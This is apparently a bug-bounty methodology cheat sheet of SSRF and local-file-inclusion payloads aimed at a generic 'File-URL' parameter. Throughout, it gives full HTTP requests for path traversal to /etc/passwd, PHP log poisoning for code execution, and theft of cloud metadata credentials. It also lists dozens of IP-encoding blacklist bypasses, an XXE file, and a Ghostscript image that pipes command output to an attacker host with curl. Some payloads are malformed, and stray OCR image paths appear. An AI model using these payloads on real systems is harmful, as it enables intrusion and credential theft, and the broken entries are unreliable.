Interaction
File - URL

https://www.company.com

Mahmoud M. Awali

@0xAwali

attacker

My Methodology

Try To Inject ../../../../../etc/passwd OR %252fetc%252fpasswd To Get Content Of etc/passwd If There Is LFI

- Blog
- Blog
- Blog
- Writeup

```
POST /Interaction-File-URL HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

File-URL=../../../../../etc/passwd
```

attacker

My Methodology

Use Chineese Separator %E3%80%82 Instead Of DOT e.g. %E3%80%82%E3%80%82/etc/passwd To Get Content Of etc/passwd

- Tweet

attacker

My Methodology

Try To Inject ../../../../../etc/passwd%00 To Get Content Of etc/passwd If There Is LFI

- Writeup

```
POST /Interaction-File-URL HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

File-URL=../../../../../etc/passwd%00
```

attacker

My Methodology

Try To Inject ../../../../../proc/self/fd/Number-FUZZ With Referer Header <?php system('id');?> To Get RCE

- Writeup

```
POST /Interaction-File-URL HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: <?php system('id');?>
Origin: https://www.company.com
Content-Length: Number

File-URL=../../../../../proc/self/fd/Number-FUZZ
```

attacker

My Methodology

Try To Inject jsp/etc/../../WEB-INF/web.xml To Get DB Configuration Files If There Is LFI

- Writeup

```
POST /Interaction-File-URL HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

File-URL=jsp/etc/../../WEB-INF/web.xml
```

attacker

My Methodology

Try To Inject https://id.burpcollaborator.net To Get Full Request If There Is SSRF

- Blog
- Writeup
- Writeup
- Writeup

```
POST /Interaction-File-URL HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

File-URL=https://id.burpcollaborator.net
```

attacker

My Methodology

Try To Append # OR %0d%0aX:%20 To Your Domain e.g. https://id.burpcollaborator.net# To Bypass Appending Anything After URL

- Tweet
- Tweet

```
POST /Interaction-File-URL HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

File-URL=https://id.burpcollaborator.net#
```

attacker

My Methodology

Try To Inject file:///etc/passwd To Get Content Of etc/passwd If There Is SSRF

- Writeup
- Writeup
- Writeup

```
POST /Interaction-File-URL HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

File-URL=file:///etc/passwd
```

attacker

My Methodology

Try To Inject file:///etc/./passwd To Get Content Of etc/passwd If There Is SSRF

- Tweet
- Blog

```
POST /Interaction-File-URL HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

File-URL=file:///etc/./passwd
```

attacker

My Methodology

Try To Inject file://\/\/etc/passwd To Get Content Of etc/passwd If There Is SSRF

- Tweet

```
POST /Interaction-File-URL HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

File-URL=file://\/\/etc/passwd
```

attacker

My Methodology

Try To Inject view-source:file:///etc/passwd To Get Content Of etc/passwd If There Is SSRF

- Tweet

```
POST /Interaction-File-URL HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

File-URL=view-source:file:///etc/passwd
```

attacker

My Methodology

Try To Inject http://127.0.0.1:PORT To Get Internal Services

- Video
- Tweet
- Writeup
- Writeup
- Writeup

```
POST /Interaction-File-URL HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

File-URL=http://127.0.0.1:PORT
```

attacker

My Methodology

Try To Inject http://169.254.169.254/latest/user-data To Extract User data

- Video
- Blog

```
POST /Interaction-File-URL HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

File-URL=http://169.254.169.254/latest/user-data
```

attacker

My Methodology

Try To Inject http://169.254.169.254/latest/meta-data/iam/security-credentials/ To Extract Temporary AWS Credentials

- Video
- Tweet
- Tweet
- Writeup
- Writeup

```
POST /Interaction-File-URL HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

File-URL=http://169.254.169.254/latest/meta-data/iam/security-credentials/
```

attacker

My Methodology

Try To Inject http://100.100.100.200/latest/meta-data/ OR http://127.0.0.1:2379/v2/keys/?recursive=true To Extract Credentials

- Resource

```
POST /Interaction-File-URL HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

File-URL=http://127.0.0.1:2379/v2/keys/?recursive=true
```

attacker

My Methodology

Try To Inject https://kubernetes.default.svc/metrics To Extract Kubernetes API

- Tweet

```
POST /Interaction-File-URL HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

File-URL=https://kubernetes.default.svc/metrics
```

attacker

My Methodology

Try To Inject http://metadata.google.internal/computeMetadata/v1beta1/?recursive=true To Grab All Internal Metadata

- Tweet

```
POST /Interaction-File-URL HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

File-URL=https://metadata.google.internal/computeMetadata/v1beta1/?recursive=true
```

attacker

My Methodology

Try To Use 169.254.169.254.xip.io Instead Of 169.254.169.254 To Bypass Blacklist

- Video
- Tweet

```
POST /Interaction-File-URL HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

File-URL=http://169.254.169.254.xip.io/latest/user-data
```

attacker

My Methodology

Try To Use base36(int('254.169.254.169')) e.g. http://1ynrnhl.xip.io/ Instead Of 169.254.169.254 To Bypass Blacklist

- Video

```
POST /Interaction-File-URL HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

File-URL=http://1ynrnhl.xip.io/latest/user-data
```

attacker

My Methodology

Try To Use http://www.company.com.1ynrnhl.xip.io/ Instead Of 169.254.169.254 To Bypass Blacklist

- Video

```
POST /Interaction-File-URL HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

File-URL=http://www.company.com1ynrnhl.xip.io/latest/user-data
```

attacker

My Methodology

Try To Change The HTTP Version From 1.1 To HTTP/0.9 And Remove The Host Header To Bypass Blacklist

- Tweet
- Tweet

```
POST /Interaction-File-URL HTTP/0.9
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

File-URL=http://169.254.169.254/latest/meta-data/iam/security-credentials/
```

attacker

My Methodology

Try To Drop The Zeros e.g. http://127.0.0.1 → http://127.1 To Bypass Blacklist

- Tweet

attacker

My Methodology

Try To Add Extra Zeros e.g. https://127.000.000.00000000001 To Bypass Blacklist

- Tweet

attacker

My Methodology

Try To Use Dotted Decimal With Overflow e.g. http://425.510.425.510/ To Bypass Blacklist

- Video

```
POST /Interaction-File-URL HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

File-URL=http://425.510.425.510/
```

attacker

My Methodology

Try To Use Dotless Decimal e.g. http://2852039166/ To Bypass Blacklist

- Video

```
POST /Interaction-File-URL HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

File-URL=http://2852039166/
```

attacker

My Methodology

Try To Use Dotless Decimal With Overflow e.g. http://7147006462/ To Bypass Blacklist

- Video

```
POST /Interaction-File-URL HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

File-URL=http://7147006462/
```

attacker

My Methodology

Try To Use Dotted Hexadecimal e.g. http://0xA9.0xFE.0xA9.0xFE/ To Bypass Blacklist

- Video
- Writeup

```
POST /Interaction-File-URL HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

File-URL=http://0xA9.0xFE.0xA9.0xFE/
```

attacker

My Methodology

Try To Use Dotless Hexadecimal e.g. http://0xA9FEA9FE/ To Bypass Blacklist

- Video

```
POST /Interaction-File-URL HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

File-URL=http://0xA9FEA9FE/
```

attacker

My Methodology

Try To Use Dotless Hexadecimal With Overflow e.g. http://0x41414141A9FEA9FE/ To Bypass Blacklist

- Video

```
POST /Interaction-File-URL HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

File-URL=http://0x41414141A9FEA9FE/
```

attacker

My Methodology

Try To Use Dotted Octal e.g. http://0251.0376.0251.0376/ To Bypass Blacklist

- Video

```
POST /Interaction-File-URL HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

File-URL=http://0251.0376.0251.0376/
```

attacker

My Methodology

Try To Use Dotted Octal With Padding e.g. http://0251.00376.000251.0000376/ To Bypass Blacklist

- Video

```
POST /Interaction-File-URL HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

File-URL=http://0251.00376.000251.0000376/
```

attacker

My Methodology

Try To Mix Them e.g. Decimal Overflow + Hex + Octal e.g. http://425.254.0xa9.0376/ To Bypass Blacklist

- Video

```
POST /Interaction-File-URL HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

File-URL=http://425.254.0xa9.0376/
```

attacker

My Methodology

Try To Convert Only Parts Of The Address e.g. Octal + Hex + 2-Byte Wide Dotless Decimal e.g. http://0251.0xfe.43518/ OR https://0251.254.169.254 To Bypass Blacklist

- Video
- Tweet

```
POST /Interaction-File-URL HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

File-URL=http://0251.0xfe.43518/
```

attacker

My Methodology

Try To Use IPv4-Compatible Address e.g. http://[::169.254.169.254]/ To Bypass Blacklist

- Video

```
POST /Interaction-File-URL HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

File-URL=http://[::169.254.169.254]/
```

attacker

My Methodology

Try To Use IPv4-Mapped Address e.g. http://[::ffff:169.254.169.254]/ To Bypass Blacklist

- Video

```
POST /Interaction-File-URL HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

File-URL=http://[::ffff:169.254.169.254]/
```

attacker

My Methodology

Try To Use http://127.127.127.127 To Bypass Blacklist

- Video

```
POST /Interaction-File-URL HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

File-URL=http://127.127.127.127.127/
```

attacker

My Methodology

Try To Use http://0.0.0.0:PORT To Bypass Blacklist

- Video
- Writeup

```
POST /Interaction-File-URL HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

File-URL=http://0.0.0..0:PORT/
```

attacker

My Methodology

Try To Use http://[::1]:PORT e.g. http://[::1]:2375/containers/json OR http://[::] To Bypass Blacklist

- Video
- Tweet
- Writeup
- Writeup
- Writeup

```
POST /Interaction-File-URL HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

File-URL=http://[::1]:2375/containers/json
```

attacker

My Methodology

Try To Use HTTP Redirection To Bypass Blacklist e.g. http://nicob.net/redir-http-I.P.v.4:PORT Will Redirect You To I.P.v.4:PORT

- Video

```
POST /Interaction-File-URL HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

File-URL=http://nicob.net/redir-http-I.P.v.4:PORT
```

attacker

List Of Patterns To Bypass The Whitelist


- Tweet
- Video
- Payloads

```
http://google.com:80+&@127.88.23.245:22/#+@google.com:80/
http://127.88.23.245:22/+&@google.com:80#+@google.com:80/
http://google.com:80+&@google.com:80#+@127.88.23.245:22/
http://127.88.23.245:22/?@google.com:80/
http://127.88.23.245:22/#@www.google.com:80/
http://google.com:80\@127.88.23.245:22
http://127.1.1.1:80\@127.2.2.2:80/
http://127.1.1.1:80\@@127.2.2.2:80/
http://127.1.1.1:80:\@@127.2.2.2:80/
http://127.1.1.1:80#\@127.2.2.2:80/
http://169。254。169。254/
http://169,254,169,254/
http://⑯⑨。②⑤④。⑯⑨。②⑤④
http://⓪⓪⓪⑨。⓪⓪①⓪。⓪⓪⓪⑨。⓪⓪①⓪80/
http://⓪⓪⓪⑨①⓪⓪⑨①⓪80/
http://②⑧⑤②⓪③⑨①⑥⑧80/
http://④②⑤。⑤①⓪。④②⑤。⑤①⓪80/
http://⓪②⑤①。⓪③⑦⑥。⓪②⑤①。⓪③⑦⑥80/
http://⓪⓪②⑤①。⓪⓪⓪③⑦⑥。⓪⓪⓪①⓪②⑤①。⓪⓪⓪⓪⓪③⑦⑥80/
http://[::①⑥⑨。②⑤④。⑯⑨。②⑤④80/
http://[::⓪⓪⓪①①⑥⑨。②⑤④。⑯⑨。②⑤④80/
http://⓪⓪⓪⑨。⓪⑤⑦⑤。④③⑤①⑧80/
http://⓪⓪⓪⑨。⑯⑧⑨⑥⑧②80/
http://⓪⓪②⑤①。⑯⑧⑨⑥⑧②80/
http://⓪⓪②⑤①。⓪⓪①⑥。④③⑤①⑧80/
```

attacker

My Methodology

Try To Use http://www.company.com# @me.com To Bypass Blacklist

-  Slides

```
POST /Interaction-File-URL HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

File-URL=http://www.company.com# @me.com
```

attacker

My Methodology

Try To Use Protocol Wrappers Other Than Http OR HTTPS e.g. SSH , SFTP , POP3 , IMAP , SMTP , FTP , DICT , GOPHER OR TFTP e.g. sftp://me.com To Bypass Blacklist


- Writeup

```
POST /Interaction-File-URL HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

File-URL=sftp://me.com
```

attacker

Try To Use This Payload


-  Slides

```
POST /Interaction-File-URL HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

File-URL=php://filter/convert.iconv.WINDOWS-936%2FCP1388|convert.base64-encode|convert.base64-encode|convert.iconv.UTF8%2FIBM4899%2F%2FTRANSLIT|convert.base64-encode|convert.base64-encode|convert.base64-encode|convert.iconv.UTF8%2FIBM4899%2F%2FTRANSLIT|convert.quoted-printable-encode|convert.iconv.WINDOWS-936%2FCP1388/resource=/etc/passwd%20#@%20read/resource=file:///etc/passwd
```

attacker

Try To Use This Payload

-  Slides

```
POST /Interaction-File-URL HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

File-URL=php://filter/convert.iconv.WINDOWS-936%2FCP1388|convert.base64-encode|convert.base64-encode|convert.iconv.UTF8%2FIBM4899%2F%2FTRANSLIT|convert.base64-encode|convert.base64-encode|convert.base64-encode|convert.iconv.UTF8%2FIBM4899%2F%2FTRANSLIT|convert.quoted-printable-encode|convert.iconv.WINDOWS-936%2FCP1388/resource=/etc/passwd%20#@%20read/resource=file:///etc/passwd%20#[]@%20127.0.0.1:1337/index.php?url=file:///etc/passwd
```

attacker

My Methodology

If You Got Blind SSRF Over HTTP OR HTTPS , Try To Request The Unresolvable Subdomains Because There Are Reachable Subdomains Over Only VPN

- Tweet

attacker

My Methodology

If You Got Blind SSRF Over HTTP OR HTTPS , Try To Request An Internal URL That Performs Another SSRF That Calls Out To Your Domain e.g. Apache Solr Is Running Internally

- **Blog**


```
POST /Interaction-File-URL HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

File-URL=http://apache-solr.company.com/solr/gettingstarted/select?q={!xmlparser v='<!DOCTYPE a SYSTEM "http://me.com/""><a></a>'
```

attacker

My Methodology

If There Is ASP.NET Try To Inject .+./.+./web.config OR http:// 127.0.0.1:[0-65535]/[Home|Admin|Administrator]/Index? To Get Admin Page

-  Slides
- Blog

```
POST /Interaction-File-URL HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

File-URL=http:// 127.0.0.1:PORT/Home/Index?
```

attacker

Reading From Remote XML File

```
root@mine:~# cat file.xml
<?xml version="1.0"?>
<!DOCTYPE root [
<!ENTITY read SYSTEM "file:///etc/passwd">
]>
<root><email>&read;</email></root>
```

```
POST /Interaction-File-URL HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

File-URL=https://me.com/file.xml
```

- Slides
- Tweet
- Writeup

attacker

Reading From Remote mp4 File

```
root@minc:~#cat file.mp4
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:0
#EXTINF:10.0,
http://me.com/2.mp4
#EXT-X-ENDLIST
```

- Writeup

```
POST /Interaction-File-URL HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

File-URL=https://me.com/file.mp4
```

attacker

Reading From Remote Image

- Blog

```
root@miner:~# cat file.jpg
%!PS
userdict /setpagedevice undef
Save
Legal
{null restore} stopped {pop} if
{legal} stopped {pop} if
Restore
mark /OutputFile (%pipe%curl${IFS}me.com/`id`)
currentdevice putdeviceprops
```

```
POST /Interaction-File-URL HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

File-URL=https://me.com/file.jpg
```

attacker

Interaction With Remote URL

```
root@mine:~# cat index.php
<?php
header("Location: http://[::]:22/");
?>
```

- Writeup

```
POST /Interaction-File-URL HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

File-URL=https://me.com/index.php
```

attacker

Interaction With Remote URL II

- Writeup

```
root@mine:~# cat index.php
<?php
header("Location: http://169.254.169.254/latest/meta-data/", TRUE, 303);
?>
```

```
POST /Interaction-File-URL HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

File-URL=https://me.com/index.php
```

attacker

Interaction With Remote URL III

- Writeup

Steps to produce :-

1 - Try To Set Your Domain e.g. http://me.com As Remote URL And Run Wireshark On It
2 - If There Is Range OR Content-Range Header
3 - Try To Response With e.g. Bytes 2M AND Upload File Less Than Bytes 2M On http://me.com
4 - The Company Will Rerequest The Rest Of Bytes 2M
5 - Try To Redirect Second Request To e.g.

http://metadata.google.internal/computeMetadata/v1beta1/instance/service-accounts/default/token

attacker

My Methodology

If There Is SSRF Try To Inject http://brutelogic.com.br/poc.svg To Get XSS

- Writeup
- Writeup

```
POST /Interaction-File-URL HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

File-URL=http://brutelogic.com.br/poc.svg
```

attacker

My Methodology

If You Can Embedded Videos From Services e.g. Vimeo , Youtube , Twitter , AND Facebook , Try To Inject XSS Payloads In Their Title AND Description To Get XSS

- Tweet

attacker

My Methodology

Try To Use Open Redirection To Bypass The Blacklist e.g. http://www.company.com/redirect?url=http://metadata.google.internal/computeMetadata/v1beta1/instance/service-accounts/default/token?alt=json To Extract Google Metadata

- Video
- Video
- Blog
- Writeup

```
POST /Interaction-File-URL HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

File-URL=http://www.company.com/redirect?url=http://metadata.google.internal/computeMetadata/v1beta1/instance/service-accounts/default/token?alt=json
```

attacker

My Methodology

Try To Use DNS Rebinding Technique By Using Tools e.g. Singularity OR rebind.py To Bypass The Blacklist

- Video
- Video
- Video
- Writeup

Steps to produce :-

2 - Open Your Terminal
3 - Write This Command

```
./rebind.py --ip1=Blacklist --ip2=Allowed --scheme=PORT
```

Thank you @d0nut

SSRF is the ability to direct a system in a privileged network position to issue a request to another system within the trust boundary.

https://medium.com/@d0nut/piercing-the-veal-short-stories-to-read-with-friends-4aa86d606fc5

SSRF Techniques

Identification Phase

Where are we?

Are we on IaaS?
If yes, can we access the metadata service?

More Custom?
Start digging and see what we can find

Can I read responses?

YES
If I can read the response then proving impact is a breeze: we just need to identify an internal service that responds to whatever protocols we have access to and read a response from it.

NO
is there any additional information given to me based on the availability of the receiving system? If the port isn't open, does an error get returned? If the system doesn't speak HTTP but is receiving traffic, what happens?

What to look for?

Anywhere a system addressable string shows up (IP, domain name, email address, etc).

- queryParams taking a URL as input
- Ability to upload files and templates
- Fuzzing headers
  - Location
  - Referrer
  - X-Forwarded-From
- Webhooks
- PDF Generators
- Document Parsers

Attack Phase

What protocols does the client support?

- ftp:// (File Transfer Protocol)
- dict:// (dictionary network protocol)
- gopher:// (File Distribution)
- File:// (File URI Scheme)
- ldap:// (Lightweight Directory Access Protocol)
- AWS Meta-Data http://169.254.169.254/latest/dynamic/instance-identity/

Bypasses


- Redirect using external server you control
- numberic ip conversion for blacklist bypasses.
- Shortern URLs: http://127.1

What else can I do?

- Port scanning of internal network
- Try and view internal services
  - Elastic Cache
  - File servers
  - Databases
  - Network infrastruction Switches, Routers, Firewalls etc
- Directory traversal
- AWS & GCP meta-data exploitation
- Send an email using localhost SMTP?

Internal Network Addresses in CIDR

- 10.0.0.0/8
- 127.0.0.1/32
- 172.16.0.0/12
